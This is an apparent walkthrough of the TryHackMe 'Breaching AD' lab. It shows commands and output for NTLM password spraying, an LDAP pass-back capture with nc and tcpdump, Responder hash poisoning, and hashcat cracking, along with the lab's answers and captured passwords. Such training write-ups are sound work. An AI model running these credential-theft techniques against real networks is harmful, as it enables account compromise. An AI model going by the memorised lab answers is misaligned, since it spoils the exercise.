
U go to download file .vpn at site Acess via OpenVPN and go to tabs **Network



Access via OpenVPN

To access machines, you will need to connect to our network.


OpenVPN Access Details

VPN Server Name	Breachingad
Server Status	✓
Connected	✓
Internal Virtual IP Address	10.50.2.51

Network VPN Server: Breachingad

You need to use a seperate OpenVPN configuration file for networks.


After change DNS by add at **THMDC IP** on Networkmanager at AttackBOx of U by start server for Attack and check by use **nslookup thmdc.za.tryhackme.com**



Network state: Running

Network up time: 44m

Task 3 NTLM Authenticated Services



Password Spraying

If you are using the AttackBox, the password spraying script and usernames textfile is provided under the `/root/Rooms/BreachingAD/task3/` directory. We can run the script using the following command:

```
python ntlm_passwordspray.py -u <userfile> -f <fqdn> -p <password> -a <attackurl>
```

We provide the following values for each of the parameters:

- **<userfile>** - Textfile containing our usernames - *"usernames.txt"*
- **<fqdn>** - Fully qualified domain name associated with the organisation that we are attacking - *"za.tryhackme.com"*
- **<password>** - The password we want to use for our spraying attack - *"Changeme123"*
- **<attackurl>** - The URL of the application that supports Windows Authentication - *"http://ntlmauth.za.tryhackme.com"*


Using these parameters, we should get a few valid credentials pairs from our password spraying attack.

What is the name of the challenge-response authentication mechanism that uses NTLM?

```
NetNtlm
```

What is the username of the third valid credential pair found by the password spraying script?

Can U use command as following on the lab



```
┌──(ghost㉿Gh0std0t)-[~/Downloads]
└─$ python3 ntlm_passwordspray.py -u usernames.txt -f za.tryhackme.com -p Changeme123 -a http://ntlmauth.za.tryhackme.com/
[*] Starting passwords spray attack using the following password: Changeme123
[-] Failed login with Username: anthony.reynolds
[-] Failed login with Username: samantha.thompson
[-] Failed login with Username: dawn.turner
[-] Failed login with Username: frances.chapman
[-] Failed login with Username: henry.taylor
[-] Failed login with Username: jennifer.wood
[+] Valid credential pair found! Username: hollie.powell Password: Changeme123
[-] Failed login with Username: louise.talbot
[+] Valid credential pair found! Username: heather.smith Password: Changeme123
[-] Failed login with Username: dominic.elliott
[+] Valid credential pair found! Username: gordon.stevens Password: Changeme123
[-] Failed login with Username: alan.jones
[-] Failed login with Username: frank.fletcher
[-] Failed login with Username: maria.sheppard
[-] Failed login with Username: sophie.blackburn
[-] Failed login with Username: dawn.hughes
[-] Failed login with Username: henry.black
[-] Failed login with Username: joanne.davies
[-] Failed login with Username: mark.oconnor
[+] Valid credential pair found! Username: georgina.edwards Password: Changeme123
[*] Password spray attack completed, 4 valid credential pairs found
```

```
gordon.stevens
```

How many valid credentials pairs were found by the password spraying script?

```
4
```

What is the message displayed by the web application when authenticating with a valid credential pair?

```
Hello World
```

Task 4 LDAP Bind Credentials

What type of attack can be performed against LDAP Authentication systems not commonly found against Windows Authentication systems?

```
LDAP Pass-back Attacks
```


What two authentication mechanisms do we allow on our rogue LDAP server to downgrade the authentication and make it clear text?

```
LOGIN,PLAIN
```

What is the password associated with the svcLDAP account?

Test connection on site (http://printer.za.tryhackme.com/settings.aspx)
by use server is tun0 by use command as following:

```
sudo nc -lvc 389
```




Printer Settings
LDAP Settings
Username: svcLDAP
Password: *************
Server: 10.50.2.51

LDAP Connection failed: The LDAP server is unavailable.

Can U use command and check user **svcLDAP** at tcpdump

```
sudo tcpdump -SX -i breachad tcp port 389
```




```
22:01:32.748218 IP 10.200.4.201.50272 > Gh0std0t.ldap: Flags [.], ack 223124702, win 1027, length 0
        0x0000:  4500 0028 0038 4000 7f06 dfa2 0ac8 04c9  E..(.8@.........
        0x0010:  0a32 0233 c460 0185 0e80 d609 0d4c 9cde  .2.3.`.......L..
        0x0020:  5010 0403 3b42 0000                      P...;B..
22:01:32.989854 IP 10.200.4.201.50273 > Gh0std0t.ldap: Flags [.], ack 970509153, win 1028, length 0
        0x0000:  4500 0028 0039 4000 7f06 dfa1 0ac8 04c9  E..(.9@.........
        0x0010:  0a32 0233 c461 0185 f6c5 219e 39d8 cb61  .2.3.a....!.9..a
        0x0020:  5010 0404 ac56 0000                      P....V..
22:01:32.989897 IP 10.200.4.201.50273 > Gh0std0t.ldap: Flags [P.], seq 4140114334:4140114416, ack 970509153, win 1028,
 length 82
        0x0000:  4500 007a 003a 4000 7f06 df4e 0ac8 04c9  E..z.:@....N....
        0x0010:  0a32 0233 c461 0185 f6c5 219e 39d8 cb61  .2.3.a....!.9..a
        0x0020:  5018 0404 e56e 0000 3084 0000 004c 0201  P....n..0....L..
        0x0030:  1960 8400 0000 4302 0102 0429 7a61 2e74  .`....C....)za.t
        0x0040:  7279 6861 636b 6d65 2e63 6f6d 5c7a 612e  ryhackme.com\za.
        0x0050:  7472 7968 6163 6b6d 652e 636f 6d5c 7376  tryhackme.com\sv
        0x0060:  634c 4441 5080 1374 7279 6861 636b 6d65  cLDAP..tryhackme
        0x0070:  6c64 6170 7061 7373 3140                 ldappass1@
22:01:32.989902 IP Gh0std0t.ldap > 10.200.4.201.50273: Flags [.], ack 4140114416, win 502, length 0
        0x0000:  4500 0028 f9cd 4000 4006 250d 0a32 0233  E..(..@.@.%..2.3
        0x0010:  0ac8 04c9 0185 c461 39d8 cb61 f6c5 21f0  .......a9..a..!.
        0x0020:  5010 01f6 ae12 0000                      P.......
22:01:32.990319 IP Gh0std0t.ldap > 10.200.4.201.50273: Flags [P.], seq 970509153:970509177, ack 4140114416, win 502, l
ength 24
        0x0000:  4500 0040 f9ce 4000 4006 24f4 0a32 0233  E..@..@.@.$..2.3
        0x0010:  0ac8 04c9 0185 c461 39d8 cb61 f6c5 21f0  .......a9..a..!.
        0x0020:  5018 01f6 539c 0000 3016 0201 1961 110a  P...S...0....a..
        0x0030:  0122 0400 040a 696e 7661 6c69 6420 444e  ."....invalid.DN
22:01:33.585807 IP 10.200.4.201.50273 > Gh0std0t.ldap: Flags [.], ack 970509177, win 1028, length 0
        0x0000:  4500 0028 003d 4000 7f06 df9d 0ac8 04c9  E..(.=@.........
        0x0010:  0a32 0233 c461 0185 f6c5 21f0 39d8 cb79  .2.3.a....!.9..y
        0x0020:  5010 0404 abec 0000                      P
```

```
tryhackmeldappass1@
```

Task 5 Authentication Relays

Can U use responder service is an LLMNR, NBT-NS and MDNS poisoner.
refer: https://github.com/lgandx/Responder

`sudo responder -I tun0(vpn)`



```
[+] Listening for events...

[!] Error starting TCP server on port 389, check permissions or other servers running.
[SMB] NTLMv2-SSP Client   : 10.200.4.202
[SMB] NTLMv2-SSP Username : ZA\svcFileCopy
[SMB] NTLMv2-SSP Hash     : svcFileCopy::ZA:73c6aacda2682719:EC0341E4B14A09B1A3E286AE924A038A:0101000000000000004B565E
87E9D801A99BDC5BC4A6C75D0000000000200080036003000520057000 1001E00570049004E002D00550059004F0048005000540042003500 39004E
0035000400340057004 9004E002D00550059004F0048005000540042003500 39004E0035002E0036003000520057002E004C004F00430041004C00
0300140036003000520057002E004C004F00430041004C00050014003600300052 0057002E004C004F00430041004C0007000800004B565E87E9D8
0106000400020000000800300030000000000000000000000000002000002 7613E4BAD48BB62A461CDE8D79DCB553B2425AEDF73BE844C89DE08BB29
9ED60A001000000000000000000000000000000000000009001E0063006900660073002F00310030002E00350030002E0032002E0035003100000000
0000000000
```

What is the name of the tool we can use to poison and capture authentication requests on the network?


```
responder
```

What is the username associated with the challenge that was captured?

```
svcFileCopy
```

What is the value of the cracked password associated with the challenge that was captured?


Can U crate file **pass.txt** and copy captured hash for **ZA\svcFileCopy**



```
[SMB] NTLMv2-SSP Hash     : svcFileCopy::ZA:73c6aacda2682719:EC0341E4B14A09B1A3E286AE924A038A:0101000000000000004B565E
87E9D801A99BDC5BC4A6C75D0000000000200080036003000520057000 1001E00570049004E002D00550059004F0048005000540042003500 39004E
0035000400340057004 9004E002D00550059004F0048005000540042003500 39004E0035002E0036003000520057002E004C004F00430041004C00
0300140036003000520057002E004C004F00430041004C00050014003600300052 0057002E004C004F00430041004C0007000800004B565E87E9D8
0106000400020000000800300030000000000000000000000000002000002 7613E4BAD48BB62A461CDE8D79DCB553B2425AEDF73BE844C89DE08BB29
9ED60A001000000000000000000000000000000000000009001E0063006900660073002F00310030002E00350030002E0032002E0035003100000000
0000000000
```

Can U use command for cracked password as following:


`hashcat -m 5600 pass.txt passwordlist.txt --force`



```
* Device #1: pthread-AMD Ryzen 7 4800H with Radeon Graphics, 2904/5872 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: passwordlist.txt
* Passwords.: 513
* Bytes.....: 4010
* Keyspace..: 513
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

SVCFILECOPY::ZA:73c6aacda2682719:ec0341e4b14a09b1a3e286ae924a038a:0101000000000000004b565e87e9d801a99bdc5bc4a6c75d0000
000002000800360030005200570001001e00570049004e002d00550059004f004800500054004200350039004e00350004003400570049004e002d
00550059004f004800500054004200350039004e0035002e0036003000520057002e004c004f00430041004c000300140036003000520057002e00
4c004f00430041004c000500140036003000520057002e004c004f00430041004c0007000800004b565e87e9d80106000400020000000800300030
0000000000000000000000000200000027613e4bad48bb62a461cde8d79dcb553b2425aedf73be844c89de08bb299ed60a0010000000000000000000000
0000000000000000009001e00630069006600730002f00310030002e00350030002e0032002e0035003100000000000000000000:FPassword1!
```

```
FPassword1!
```

Task 6 Microsoft Deployment Toolkit



`ssh thm@THMJMP1.za.tryhackme.com`

and the password of `Password1@`.

After use **TFTP** can check **THMMDT IP** by command

`nslookup thmmdt.za.tryhackme.com`

